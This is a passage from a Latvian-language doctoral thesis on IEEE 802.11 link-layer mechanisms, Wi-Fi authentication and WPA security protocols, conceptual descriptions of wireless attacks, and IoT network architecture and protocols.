MAC protokols izmanto pakalpojumu diferencēšanas metodes, piešķirot prioritāti svarīgākajiem datu veidiem un optimizējot tīkla resursu sadali. Turklāt *MAC* slānis nodrošina pielāgojumu dažādiem bezvadu tīklu standartiem, piemēram, *IEEE 802.11*, lai atbalstītu gan privātos, gan publiskos tīklus, galvenokārt izmantojot līdzīgu principu kā *Ethernet LAN* jeb *IEEE 802.3*, taču *IEEE 802.11* standarta bezvadu tīklos sadursmju noteikšana nav iespējama pusduplekso radiouztvērēju dēļ. Tāpēc *MAC* protokols ievieš *CSMA/CA* mehānismu, kas mēģina izvairīties no sadursmēm, izmantojot datu pārraides apstiprinājumus (*ACK*). Uztvērēja stacija nosūta apstiprinājuma paketi, lai norādītu, ka saņemtie dati ir neskarti [29, 35].

IEEE 802.11 standarts definē divus galvenos piekļuves mehānismus, kas regulē datu pārraidi koplietojamā kanālā – izkliedētā koordinācijas funkcija (*DCF*) un punkta koordinācijas funkcija (*PCF*). Tie ir mehānismi, kas izstrādāti *MAC* protokolam, lai nodrošinātu efektīvu kanāla izmantošanu, mazinātu sadursmju iespējamību un optimizētu datu pārraides caurlaidspēju. *DCF* ir standarta pamatmehānisms, kas balstās *CSMA/CA* protokolā, un šis mehānisms nodrošina, ka stacijas pirms datu pārraides vienmēr pārbauda kanāla stāvokli. Ja kanāls ir brīvs, datu pārraide tiek uzsākta un uztvērējs nosūta apstiprinājuma (*ACK*) signālu, lai norādītu, ka datu pakete ir veiksmīgi saņemta. Ja kanāls ir aizņemts vai nav pieejams, tad stacija gaida nejauši izvēlētu laika periodu pirms atkārtotas pārbaudes. *DCF* mehānisms ir īpaši

efektīvs vidēs ar nelielu datu plūsmu, taču tam var būt palielināta aizture un zemāka efektivitāte, ja tīklā ir liels staciju skaits [29, 35–37].

PCF ir centralizēts mehānisms, kas nodrošina stingrāku kanāla piekļuves kontroli. Šī mehānisma darbību koordinē piekļuves punkts (*AP*), kas izmanto aptaujas (angļu val. *polling*) tehnoloģiju, lai noteiktu, kura stacija drīkst pārsūtīt datu noteiktā laikā. *PCF* mehānisms ir īpaši noderīgs reāla laika informācijas pārraides nodrošināšanai, piemēram, balss zvaniem vai video straumēšanai, jo tas samazina sadursmju iespējamību un nodrošina datu plūsmu prioritātes. Tomēr šīs mehānisms reti tiek izmantots praktiskos lietojumos sarežģītības un ierobežotas elastības dēļ [38].

Papildus piekļuves mehānismiem *IEEE 802.11 MAC* protokols nodrošina vairākas funkcijas, kas uzlabo tīkla drošību, uzticamību un pieejamību. Viena no svarīgākajām funkcijām ir autentifikācija, kas nodrošina lietotāju un ierīču identitātes pārbaudi, pirms tiek piešķirta piekļuve tīklam. Autentifikācijas process nodrošina, ka tīklam piekļuvi iegūst tikai autorizētas stacijas, vienlaikus novēršot nesankcionētas piekļuves mēģinājumus. Ar šo procesu ir saistīts deautentifikācijas process un privātuma nodrošināšana, kas pasargā datus no nesankcionētas piekļuves vai manipulācijām datu pārraides laikā. Modernos *IEEE 802.11* standartos tiek izmantoti drošības protokoli, piemēram, *WPA2* un *WPA3*, lai nodrošinātu spēcīgu šifrēšanas aizsardzību [19, 39].

Savienojuma sistēmas vadība ir vēl viens svarīgs *MAC* protokola elements, kas nodrošina vienmērīgu un efektīvu datu plūsmu tīklā. Apvienošanas process (angļu val. *association*) ļauj stacijām pieslēgties pie piekļuves punkta un izveidot stabilu savienojumu, savukārt norobežošanās process (angļu val. *disassociation*) atvieno staciju no tīkla, ja savienojums vairs nav nepieciešams. Integrācijas funkcijas nodrošina efektīvu datu pārraidi starp dažādiem tīkla segmentiem, kas ir īpaši svarīgi sarežģītās tīkla infrastruktūras vidēs [19, 29].

Kopumā multivides piekļuves vadības protokols ir būtiska *IEEE 802.11* standarta datu posma slāņa sastāvdaļa, kas nodrošina augstu pakalpojumu kvalitāti (*QoS*) un uzticamu tīkla darbību. Tas pielāgojas dažādiem lietošanas scenārijiem – no vienkāršām datu pārraidēm līdz pat sarežģītām reāllaika lietojumprogrammām. *DCF* un *PCF* mehānismu kombinācija kopā ar plašo funkciju klāstu padara *IEEE 802.11 MAC* protokolu par universālu risinājumu mūsdienu bezvadu tīklu vajadzībām [40].

Loģiskā posma vadības slānis (*LLC*) *IEEE 802.11* standartā ir sarežģīts un būtisks datu posma slāņa komponents, kas nodrošina galveno saikni starp vides piekļuves vadības (*MAC*) protokola slāni un augstākiem *OSI* modeļa slāņiem. Tas kalpo kā pārvaldības mehānisms, kas ne tikai nodrošina savienojamību starp dažādam tīkla tehnoloģijām, bet arī garantē datu

integritāti, plūsmas vadību un kļūdu kontroli, kas ir svarīgi, lai sasniegtu augstu tīkla veiktspēju un uzticamību [41].

IEEE 802.11 LLC slānis ir veidots saskaņā ar *IEEE 802.2* standartu, kas nosaka tā struktūru un darbības principus. Tās būtiskākie elementi ietver *DSAP* un *SSAP* adresācijas sistēmas, kontroles lauku datu apstrādei, kā arī pārbaudes mehānismus, piemēram, cikliskās atkārtošanās pārbaudi (*CRC*). Šie elementi veido veselu datu kadra formātu, kas ļauj gan precīzi identificēt datu plūsmas, gan novērst kļūdas, kas varētu rasties pārraides procesā. *LLC* slāņa datu kadra struktūra atspoguļo tā daudz slāņaino funkcionalitāti. Piemēram, *DSAP* un *SSAP* adreses nodrošina mērķa un avota identificēšanu tīklā, kas ir kritiski svarīgi maršrutēšanas procesam. Kontroles lauki ļauj definēt datu kadra tipu, nodrošinot vadības informācijas pievienošanu, kas ir nepieciešama plūsmas un kļūdu kontroles mehānismiem. *CRC* mehānisms veic galīgo pārbaudi, nodrošinot datu integritāti un samazinot kļūdu skaitu datu pārraides laikā [19].

LLC slāņa funkcijas ir būtiskas *IEEE 802.11* tīklu darbībai. To galvenās darbības ietver datu iekapsulēšanu, kur augstāko slāņu dati tiek integrēti *LLC* datu vienībās un sagatavoti pārraidei caur *MAC* slāni. Šī iekapsulēšanās funkcija ne tikai nodrošina datu integritāti, bet arī palīdz uzturēt savienojumu starp *IEEE 802.11* un citām tīkla tehnoloģijām, piemēram, lokālo tīklu (*LAN*) [41].

Savienojumu pārvaldība ir vēl viena svarīga *LLC* slāņa funkcija, jo tā ietver savienojuma izveidi, uzturēšanu un pārtraukšanu. Šis mehānisms ir īpaši nozīmīgs dinamiskos tīklos, kur ierīces bieži maina atrašanās vietu vai tīkla statusu. Savienojuma uzturēšana tiek veikta ar atbilstošiem kontroles signāliem, kas garantē stabilu datu apmaiņu pat sarežģītās tīkla vidēs un spēj nodrošināt savienojamību starp dažādām *IEEE* tehnoloģijām, kas ir viens no tā svarīgākajiem ieguldījumiem mūsdienu tīkla infrastruktūrā. Tas nodrošina vienotu standartu, kas ļauj dažādiem tīkla elementiem efektīvi sadarboties, samazinot sarežģītību un veicinot tīkla resursu efektīvu izmantošanu [41].


Turklāt *LLC* slānis uzlabo tīkla elastību un uzticamību, jo tas spēj reaģēt uz izmaiņām tīkla vidē un garantēt, ka datu pārraide notiek bez kļūdām un traucējumiem. Šī spēja ir īpaši būtiska, ņemot vērā mūsdienu pieprasījumu pēc augstas veiktspējas bezvadu tīklu risinājumiem, kas tiek izmantoti tādās jomās kā *IoT*, 5G tīkli un reāllaika lietojumprogrammas.

Loģiskā posma vadības slānis *IEEE 802.11* tīklā ir daudzfunkcionāls komponents, kas apvieno robustu struktūru ar plašām funkcionalitātes iespējām. Tā spēja nodrošināt datu plūsmas vadību, savietojamību un kļūdu kontroli padara to par neaizstājamu elementu mūsdienu tīkla arhitektūrā.

IEEE 802.11 standarta autentifikācijas mehānismu un drošības protokolu analīze

Autentifikācija *IEEE 802.11* standarta ietvaros ir pamatmehānisms, kas nodrošina to, ka tīklam piekļūst tikai autorizētas ierīces un lietotāji. Šī procesa mērķis ir ne tikai kontrolēt piekļuvi tīklam, bet arī aizsargāt pārraidītos datus no nesankcionētas piekļuves un manipulācijām. Autentifikācijas metodes un drošības līdzekļi *IEEE 802.11* standartā ir ievērojami attīstījušies, atbildot uz jauniem drošības izaicinājumiem un arvien pieaugošo datu apjomu, kas tiek pārraidīts bezvadu tīklos [19, 42].

IEEE 802.11 sākotnējā versija nodrošināja divus autentifikācijas mehānismus – **atvērto autentifikāciju** un **kopējās atslēgas autentifikāciju** [42].



1.4. att. Autentifikācijas process [42].

Atvērtā autentifikācija ir vienkārša un neprasa drošības akreditācijas informācijas apmaiņu. Lietotājs nosūta autentifikācijas pieprasījumu piekļuves punktam (*AP*), kas apstiprina pieprasījumu bez papildu pārbaudes. Šī metode tika izstrādāta tīklos, kuros drošības prasības ir minimālas. Tomēr tā neietver nekādu aizsardzību pret nesankcionētu piekļuvi vai trešās puses noklausīšanos, padarot to ārkārtīgi neaizsargātu [42].

Kopējās atslēgas autentifikācija izmanto iepriekš koplietotu atslēgu (*PSK*), lai autentificētu lietotājus. Procesa laikā *AP* nosūta izaicinājuma tekstu klientam, kurš šo tekstu šifrē ar *PSK* un nosūta atpakaļ *AP*. Piekļuves punkts atšifrē saņemto tekstu un salīdzina to ar sākotnējo. Lai gan šī metode nodrošina augstāku drošības līmeni, salīdzinot ar atvērto autentifikāciju, tā ir pakļauta uzbrukumiem, piemēram, atkārtošanai (angļu val. *replay*) vai vājo paroļu uzlaušanai [43].

Lai pārvarētu sākotnējo autentifikācijas mehānismu ierobežojumus un paaugstinātu tīklu drošību, *IEEE 802.11* standarts ieviesa vairākus paplašinājumus, kas būtiski uzlabo autentifikācijas procesus un datu šifrēšanu. Šie paplašinājumi ietver *WPA*, *WPA2* un *WPA3* protokolus, kas piedāvā arvien modernākus aizsardzības mehānismus pret iespējamiem drošības draudiem [19, 44].

WPA tika izstrādāts kā pārejas risinājums starp sākotnējo *IEEE 802.11* autentifikāciju un pilnībā izstrādāto *WPA2*. Tā galvenais mērķis bija novērst tobrīd aktuālās *WEP* ievainojamības, kas padarīja bezvadu tīklu neaizsargātu pret uzbrukumiem. Šis standarts ieviesa *TKIP*, kas

nodrošināja dinamisku šifrēšanas atslēgu pārvaldību. *TKIP* izmantoja šifrēšanas atslēgu pārveides uzbrukuma risku. Turklāt *TKIP* pievienoja ziņu integritātes pārbaudes (*MIC*) mehānismu, kas nodrošināja datu integritāti un aizsargāja pret pakešu viltošanu (angļu val. *packet injection*). Papildus šifrēšanas uzlabojumiem *WPA* iekļāva *IEEE 802.1X* portu pārvaldības standartu, kas nodrošināja autentifikācijas procesu centralizāciju. Tas ļāva izmantot *RADIUS* serverus lietotāju akreditācijas datu pārbaudei, kas palielināja korporatīvo tīklu drošību. Lai gan *WPA* uzlaboja *WEP* ievainojamības, *TKIP* ierobežojumi, tostarp ierobežota šifrēšanas jauda, padarīja to par īslaicīgu risinājumu [19, 44].

WPA2 kļuva par nozīmīgu drošības nodrošināšanas elementu *IEEE 802.11* tīklos. Tas ieviesa uzlabotu šifrēšanas standartu (*AES*) algoritmu, kas tika pieņemts kā jaunais industrijas drošības standarts, piedāvājot daudz augstāku drošības līmeni nekā *TKIP*. *AES* tika izmantots kopā ar *CCMP*, kas nodrošināja uzlabotu datu šifrēšanu – *AES* šifrēšanas bloku izmantošana garantēja, ka dati ir droši šifrēti pat tad, ja tiek piekļūts tīkla komunikācijai. *CCMP* mehānisms novērsa iespēju mainīt pārraidītos datus vai izmantot tos ļaunprātīgos nolūkos. Salīdzinot ar *TKIP*, *CCMP* piedāvāja lielāku efektivitāti un ātrāku apstrādi, kas ir būtiski mūsdienu augsta ātruma tīklos [44–45].

WPA2 pilnībā izmantoja arī *802.1X* autentifikācijas ietvaru, ļaujot *RADIUS* serveriem veikt centralizētu un drošu lietotāju pārbaudi. Šī pieeja garantēja to, ka tikai autorizēti lietotāji varēja piekļūt tīklam, kas ievērojami paaugstināja drošības līmeni gan korporatīvajos, gan publiskajos tīklos. Lai gan *WPA2* bija ievērojams uzlabojums, tā ievainojamība pret vājo paroļu uzbrukumiem un trūkums aizsardzībā atvērtajos tīklos kļuva par izaicinājumiem, kas bija stimuls *WPA3* ieviešanai [45].

WPA3 tika ieviests 2018. gadā kā vismodernākais *IEEE 802.11* drošības standarts, risinot *WPA2* trūkumus un piedāvājot būtiskus uzlabojumus drošības, lietojamības un uzticamības jomā [44–45].

WPA3 izmanto vienranga vienlaikus autentificēšanas (*SAE*) mehānismu, kas aizvieto tradicionālo *PSK*. *SAE* nodrošina, ka autentifikācija tiek veikta, izmantojot paroļu apmaiņas procesu, kas ir drošs pret "*brute force*" uzbrukumiem un citiem paroļu uzlaušanas mēģinājumiem. Turklāt *SAE* garantē, ka paroļu apmaiņas process neveido vājās vietas, ko varētu izmantot uzbrucēji [44–45].

WPA3 drošības standarts ieviesa iepriekšējo slepenību (angļu val. *Forward Secrecy*), kas nodrošina to, ka kompromitētas šifrēšanas atslēgas neietekmē iepriekšējās sesijas drošību. Tas nozīmē, ka pat tad, ja uzbrucēji iegūtu šifrēšanas atslēgu, viņi nevarētu piekļūt iepriekšējiem datiem. Viena no būtiskākajām *WPA3* inovācijām ir oportūnistiska bezvadu šifrēšanas (*OWE*)

ieviešana, kas piedāvā automātisku datu šifrēšanu pieejamos tīklos. *OWE* nodrošina to, ka visas komunikācijas starp lietotājiem un piekļuves punktiem ir šifrētas, tādējādi ievērojami uzlabojot drošību publiskajos *Wi-Fi* tīklos. Papildus tam *WPA3* nodrošina 192 bitu drošības komplektu, kas ir īpaši piemērots militāriem un industrijas lietojumiem ar augstām drošības prasībām. Šis drošības līmenis garantē, ka dati paliek aizsargāti pat ļoti augsta riska vidēs [46].

Runājot par autentifikāciju variācijām, ir vērts aprakstīt dažādus uzbrukumus, kas var apdraudēt bezvadu tīkla darbību jebkādā veidā. Mūsdienās eksistē daudz ievainojamību, kas var pārslogot tīkla darbību, pārņemt tīklu pārvaldi, radot traucējumus tīkla frekvencēs utt.

Tīkla pieejamības uzbrukumi, piemēram, pakalpojumu atteikuma uzbrukuma veids (*DoS*), ir plaši izplatīti *IEEE 802.11* tīklos. Šie uzbrukuma veidi ir vērsti uz tīkla resursu pārslodzi, padarot tos nepieejamus likumīgiem lietotājiem. Daži no visbiežāk sastopamajiem *DoS* uzbrukumu veidiem ietver deautentifikācijas un disasociācijas uzbrukums, kā arī *RTS/CTS* plūdus (angļu val. *flooding*). To mērķis ir piespiest klientu atvienoties no tīkla, izmantojot viltotus kadrus, un kadri tiek sūtīti no uzbrucēja ierīces, kas izliekas par piekļuves punktu vai klientu. *RTS/CTS* plūdi ir uzbrukuma veids, kas izmanto *IEEE 802.11* tīklos ieviesto *RTS* un *CTS* mehānismu un paredzēti kanāla piekļuves koordinēšanai starp ierīcēm, lai novērstu sadursmes. Arī uzbrucējs var ģenerēt liela apjoma *RTS* pieprasījumus, kas tiek nosūtīti piekļuves punktam, un piekļuves punkts atbild ar *CTS* kadriem, bloķējot piekļuvi kanālam visām pārējām tīkla ierīcēm, samazinot tīkla caurlaidspēju, un ierīces nespēj piekļūt kanālam, paralizējot tīkla darbību. *DDoS* uzbrukumi ir nākamais uzlaušanas veids, ar kura palīdzību var pilnībā atslēgt uzņēmuma tīkla infrastruktūru. *DDoS* – atšķirībā no *DoS* – var veikt uzbrukumu no dažāda ierīču skaita. *DDoS* uzbrucēji rada pārmērīgu slodzi sistēmai, nosūtot noteiktu skaitu pieprasījumu, kurus tīkla infrastruktūra nevar apstrādāt, piemēram, botneti [47–49].

Eksistē arī iestrēguma uzbrukuma veids (angļu val. *jamming*), kas rada elektromagnētiskos traucējumus *Wi-Fi* frekvencēs. Šāda veida uzbrukumus ir grūti atklāt un novērst, īpaši augsta blīvuma vidēs, kur traucējumu līmenis jau ir augsts [50].

Paketes injekcija ir metode, kas ļauj uzbrucējam ģenerēt un nosūtīt viltotas paketes tīklā, maskējoties par likumīgu tīkla dalībnieku. Šī metode bieži tiek izmantota šādos uzbrukumos: pakešu atkārtota nosūtīšana, lai iegūtu piekļuvi šifrētiem datiem vai palielinātu tīkla trafiku; bāksignāla (angļu val. *Beacon*) plūdi, kas masīvi sūta bāksignāla kadru injekcijas, radot tīkla pārslodzi un kavējot lietotāju pieslēgšanos [51].


Vadības protokoli *IEEE 802.11* tīklos bieži ir neaizsargāti pret uzbrukumiem, jo vadības kadri bieži netiek šifrēti. Tas ļauj uzbrucējiem manipulēt ar tīkla darbību, piemēram, ģenerēt viltotus bāksignāla vai *RTS* un *CTS* kadrus. "Cilvēks pa vidu" (angļu val. *man-in-the-middle*)

uzbrukumi ir īpaši izplatīti publiskajos *Wi-Fi* tīklos, kur uzbrucējs izveido ļaunprātīgu piekļuves punktu un piespiež lietotājus tam pievienoties [52].

IEEE 802.11 tīklu ievainojamības rada nopietnus drošības draudus, taču moderno tehnoloģiju un drošības pasākumu ieviešana ļauj būtiski samazināt riskus. Lai nodrošinātu tīkla drošību un lietotāju privātumu, ir svarīgi regulāri analizēt tīkla ievainojamības un ieviest efektīvus aizsardzības risinājumus.

Bezvadu lietu interneta tīkla un lietošanas struktūras apraksts

Lietu internets (*IoT*) ir fizisko ierīču tīkls, kas ir savstarpēji savienotas, izmantojot iekšējos interneta vai lietu interneta protokolus un ārējo internetu, lai apmainītos ar datiem un veiktu noteiktas funkcijas bez cilvēka iejaukšanās. Ierīces var būt dažādas – no viedajiem termostatiem un mitruma sensoriem līdz automašīnām un rūpniecības iekārtām. Izmantojot *IoT*, ierīces var vākt, pārraidīt un analizēt datus, lai automatizētu dažādus procesus un uzlabotu efektivitāti un cilvēku dzīves kvalitāti [53].



1.5. att. Lietu interneta (*IoT*) tīkla arhitektūra.

IoT ierīcēm ir saziņas shēma. Tā izskatās diezgan vienkārša. Mākoņinfrastruktūra ir centralizēta infrastruktūra, kurā tiek glabāti, analizēti un apstrādāti no *IoT* ierīcēm savāktie dati. Sakaru tīkls jeb komunikācijas tīkls ir tīkls, kas nodrošina saziņu starp *IoT* ierīcēm un mākoņinfrastruktūru, izmantojot internetu. Tas var būt vadu vai bezvadu tīkls. Savukārt saziņas funkciju starp ierīcēm un internetu pilda lietu interneta centrmezgls jeb komutators. Tālāk ir pašas ierīces, kas ir fiziskas ierīces, piemēram, viedie sensori, sensori u. c., kas ir savienotas ar sakaru tīklu un vāc datus no vides. Vide var būt dažāda, tas var būt gan dzīvoklis, gan

dzīvojamā ēka, gan iela, gan pilsēta, gan valsts. Lietotāja lietojumprogrammas ir programmatūra vai saskarne, kas ļauj lietotājiem mijiedarboties ar *IoT* ierīcem, skatīt, vizualizēt un pārvaldīt datus. Katra *IoT* ierīce vāc datus no sava darbības vides un, izmantojot ārējo tīklu, pārsūta tos uz mākoni tālākai apstrādei un glabāšanai. Lietotāji paši var mijiedarboties ar ierīcēm un datiem, izmantojot lietotnes [55].

Kā autors rakstīja iepriekš, šī saziņa notiek starp ierīcēm un globālo tīklu, precīzāk – mākoni. Pastāv dažādi fiziskās savienojamības risinājumi (mobilais tīkls (*LTE*, 5G un 6G), satelītu (*GPS*) un lokālie tīkli), kā arī specifiski protokoli, ko izmanto *IoT* vidē (*Zigbee*, *Z-Wave*, *MQTT*, *LoRaWAN* un *Matter*). Pareizā sakaru risinājuma izvēle ir viena no svarīgākajām katras *IoT* sistēmas izveides sastāvdaļām. Izvēlētajai tehnoloģijai jānosaka ne tikai tas, kā nosūtīt un saņemt datus no mākoņa, bet arī tas, kā sazināties ar trešo pušu ierīcēm. Galiekārtām ir jāzina un jāspēj zināt, kas notiek ap tām, un jāziņo par to lietotājam, izmantojot noteiktu saziņas kanālu. Lietu interneta platforma ir vieta, kur visi saņemtie dati tiek apkopoti, analizēti un nosūtīti lietotājām ērtā formā. Datu saņemšanas forma var tikt veidota atkarībā no lietotāja izvēles – tā var būt laika joslas programmas veidā *Grafana*, var sūtīt paziņojumus, izmantojot *MQTT*, vai arī atsevišķas lietotnes viedā, piemēram, *Mi Home* (*Xiaomi* uzņēmums). Platformas izvēle ir atkarīga no konkrētā *IoT* projekta prasībām un daudziem faktoriem – arhitektūras un tehnoloģiju kopuma, uzticamības, pielāgošanas iespējām, izmantotajiem protokoliem, aparatūras neatkarības, drošības, efektivitātes un izmaksām [55–58, 60].

Lai gan *IoT* sistēmām ir liela ekonomiskā vērtībā, viedie objekti ir arī neaizsargāti pret kibernoziegumiem, kas var izraisīt datu, tostarp sensitīvas informācijas noplūdi. Lai gan darba lauks ar drošības jautājumiem joprojām ir gigantisks, patlaban ir daudz risinājumu, kas ļauj *IoT* tīkla izvēršanu veikt drošāk. Pateicoties tehnoloģijām "atjauninājums bezvadu režīmā" (angļu val. *Software Over the Air*) un "programmaparatūras atjaunināšana bezvadu režīmā" (angļu val. *Firmware Over the Air*), pieslēgto ierīču programmatūru un iestatījumus var atjaunināt bezvadu režīmā [57–58].

Lietu interneta tehnoloģija ir izmantojama dažādās nozarēs un dažādiem mērķiem – patērētāju uzvedības izsekošana reālā laikā, sensoru, kā arī mašīnu un sistēmu kvalitātes uzlabošana, inovatīvu darba veidu meklēšana digitālās transformācijas ietvaros. Piemēram, Kartahenas Tehniskā universitātē (2023. gada novembrī) tika demonstrēts, kā Spānijas pētnieki izmanto lietu interneta tehnoloģijas, konkrētāk, pilsētu infrastruktūrā un agrokultūrā. Sadarbojieties pilsētai un universitātei, ir izveidota infrastruktūru gaisa kontrolei, precīzāk, tā izpētei attiecībā uz dažāda veida piesārņojumu un mikrodaļiņām (*PM2.5* un *PM10*). Agro kultūrā to izmanto automātiskai kultūraugu apūdeņošanai. Promocijas darba autors ir


uzrakstījis vairākas zinātniskās publikācijas par veido māju sistēmām, kā arī par lietu internetu. Publikāciju eksperimentālās daļas pamatā ir viedo mājas elementu, kā arī *Arduino Uno R3* un *Raspberry Pi 4 Model B* mikrokontrolleru un dažāda veida temperatūras sensoru (*1-Wire*) izmantošana [12–13].

Noslēdzot šo nodaļu, jāsecina, ka lietu interneta revolūcija ir svarīga uzņēmējdarbības attīstībai un tā var attiekties uz jebkura veida uzņēmējdarbību. Vissvarīgākais un vērtīgākais, kas ir saistīts ar tehnoloģiju un tās koncepciju lietu interneta jomā, ir tas, ka šī tehnoloģija ir atvērta jaunām idejām un izaicinājumiem un tajā ir pietiekami daudz iespēju realizēt gandrīz jebkuru biznesa ideju.

Lietu interneta protokoli un standarti. To atšķirības un salīdzinājums

Kā minēts iepriekš, lietu interneta tehnoloģija ir ļoti daudzpusīga, to var izmantot un piemērot dažādos kontekstos un virzienos. Dažus lietu interneta standartus var izmantot jebkurā veidā, savukārt citus standartus var lietot šaurākā jomā. Šajā nodaļā autors izskaidro, kādi lietu interneta standarti eksistē, kuri standarti ir lietojami, kādi protokoli darbojas, izmantojot lietu interneta standartus, un kāda ir to atšķirība no bezvadu tīklu standartiem.

Faktiski lietu interneta protokoli galvenokārt tiek izmantoti mājas automatizācijā, tādās lietās kā gaismas kontrole, apkures kontrole, mitruma kontrole, un tie vēl veic dažādas funkcijas, lai veicinātu mājas automatizāciju [12–13, 55–56].



1.6. att. Viedās mājas arhitektūra ar bezvadu savienojumu [12–13].

Kā redzams diagrammā (1.6. att.), lietu internetā standartus var kontrolēt, izmantojot vārtejas vai centrmezglus, kas sazinās ar centrmezglu, un, izmantojot konkrētu centrmezglu,

var kontrolēt visas pievienotās ierīces. Tam joprojām ir svarīga nozīme ierīču pārvaldībā. Vārteju vai centrmezgli ir starpposma ierīces, kas nodrošina savienojumu starp dažādām lietu interneta ierīcēm un internetu [12–13, 55–56, 59].

Katrā lietu interneta standartā ir savs centrmezgls, kas pārraida datus uz ierīcēm vietējā tīkla segmentā. Tas var nosūtīt komandas un instrukcijas izpildei, ļaujot visu ierīču tīklu pārvaldīt centralizēti, izmantojot *IoT* saskarni. Lai mijiedarbotos ar lietu interneta ierīcēm, tās ir jāpārvalda, un par pārvaldību rūpējas protokoli. Jebkurā tīklā, kurā notiek datu apmaiņa un pārraide, ir protokoli, kas organizē mijiedarbību ar datiem. Gan bezvadu tīklu (lietu internets ir daļa no bezvadu tīkla segmenta), gan vadu tīklu pārvalda protokoli. Katram tīkla inženierim būtu jāpārzina tādi modeļi kā atvērto sistēmu sadarbības modelis (*OSI*) un pārraides vadības protokols / interneta protokols steks (*TCP/IP*). *TCP/IP* ir mūsdienīgs steks, un tajā darbojas globālais tīkls, kā arī lietu interneta standarti [56–58].

2. tabula

TCP/IP steka salīdzinājums interneta un lietu interneta protokoliem [55–58]

***TCP/IP* steka slāni**	**Interneta protokoli**	**Lietu interneta protokoli**
Fiziskais slānis	*Ethernet*, *Wi-Fi* (*IEEE 802.11*)	*Wi-Fi* (*IEEE 802.11ah*), *Zigbee* un *Thread* (*IEEE 802.15.4*), *LoRaWAN*, *Z-Wave*
Tīkla slānis	*IPv4*	*IPv6* (*6LoWPAN*)
Transporta slānis	*TCP*, *UDP*	*UDP*
Lietojumslānis	*HTTP*, *HTTPS*	*MQTT*, *CoAP*, *AMQP*, *Matter*

Lai pārraidītu "ziņojumus" lietu interneta vidē, jāievēro vairāki faktori – pārraides ātrums, pakešu aizture, signāla stiprums (*RSSI*), enerģijas patēriņš, datu zudumi, drošība un mērogojamība. 2. tabulā redzams, ka dažus interneta protokolus var izmantot arī lietu interneta vajadzībām, taču ir nianses. Piemēram, tādi protokoli kā *Zigbee*, *LoRaWAN* tiek izmantoti kā fiziskā un datu posma slāņa protokoli, taču tie tiek izmantoti arī kā lietu interneta standarti. Arī tādus interneta protokolus kā *IPv4* (angļu val. *Internet Protocol version 4*) un *IPv6* (angļu val. *Internet Protocol version 6*) var izmantot lietu interneta tīklos, bet *IPv6* ir vēlamākais protokols tīklu saziņai, jo paplašināts pieejamo unikālo *IP* adrešu skaits, salīdzinot ar *IPv4*, un tas padara

to piemērotāku *IoT* tīklu mērogošanai. *IPv6* teorētiski nodrošina uzlabotu drošību, piedāvājot iebūvētu drošības funkciju komplektu, piemēram, *IPsec* (angļu val. *Internet Protocol Security*). Tomēr praksē *IPsec* bieži vien ir problemātisks lietu interneta ierīcēm, jo tā izmantošana būtiski palielina ierīču procesoru noslodzi, enerģijas patēriņu, kā arī samazina datu pārraides ātrumu. Tāpēc daudzas *IoT* implementācijas *IPv6* izmanto bez *IPsec*, kas savukārt samazina tīkla drošību un rada nepieciešamību izmantot alternatīvus, mazāk resursietilpīgus drošības mehānismus. Viens no populārākajiem risinājumiem *IoT* jomā ir datagrammu transporta slāņa drošība (*DTLS*), kas nodrošina salīdzināmu drošības līmeni, taču ir pielāgotāks ierobežotu resursu ierīcēm, jo strādā virs *UDP* transporta protokola un ir optimizēts minimālai skaitļošanas slodzei. Runājot par atbalstu jaunām tehnoloģijām un protokoliem, jāsecina, ka *IPv6* nodrošina atbalstu *6LoWPAN* (angļu val. *IPv6 over Low-Power Wireless Personal Area Networks*), kas ir īpaši izstrādāts, lai *IPv6* tīklam pieslēgtu *IoT* ierīces ar mazu enerģijas patēriņu un ierobežotiem resursiem [55–58].

Transporta slānī *IoT* tīklos galvenokārt tiek izmantots *UDP* protokols, kas nodrošina datu pārraidi ar minimālu aizkāvi un mazāku tīkla resursu patēriņu, jo netiek izmantots automātisks datu atkārtotas nosūtīšanas mehānisms. Tomēr *UDP* negarantē uzticamu datu piegādi, tāpēc tā izvēle ir atkarīga no konkrētā *IoT* lietošanas scenārija. Ja lietojumā ir nepieļaujama datu zuduma varbūtība, pat izmantojot *UDP*, nepieciešams papildus ieviest apstiprināšanas (angļu val. *acknowledgment*; *ACK*) mehānismus lietojumslānī, piemēram, izmantojot *CoAP* ar apstiprinātiem ziņojumiem vai *MQTT* ar *QoS* mehānismiem. Savukārt, ja lietojuma gadījumā svarīgāka ir uzticamība un datu integritāte, piemēram, programmatūras atjauninājumu vai kritisku komandu pārraidei, bieži tiek izmantots *TCP* protokols, neskatoties uz tā augstāku resursu patēriņu un aizkavi, ko izraisa garantēta piegāde un atkārtota pārsūtīšana kļūdu gadījumā [55–58].

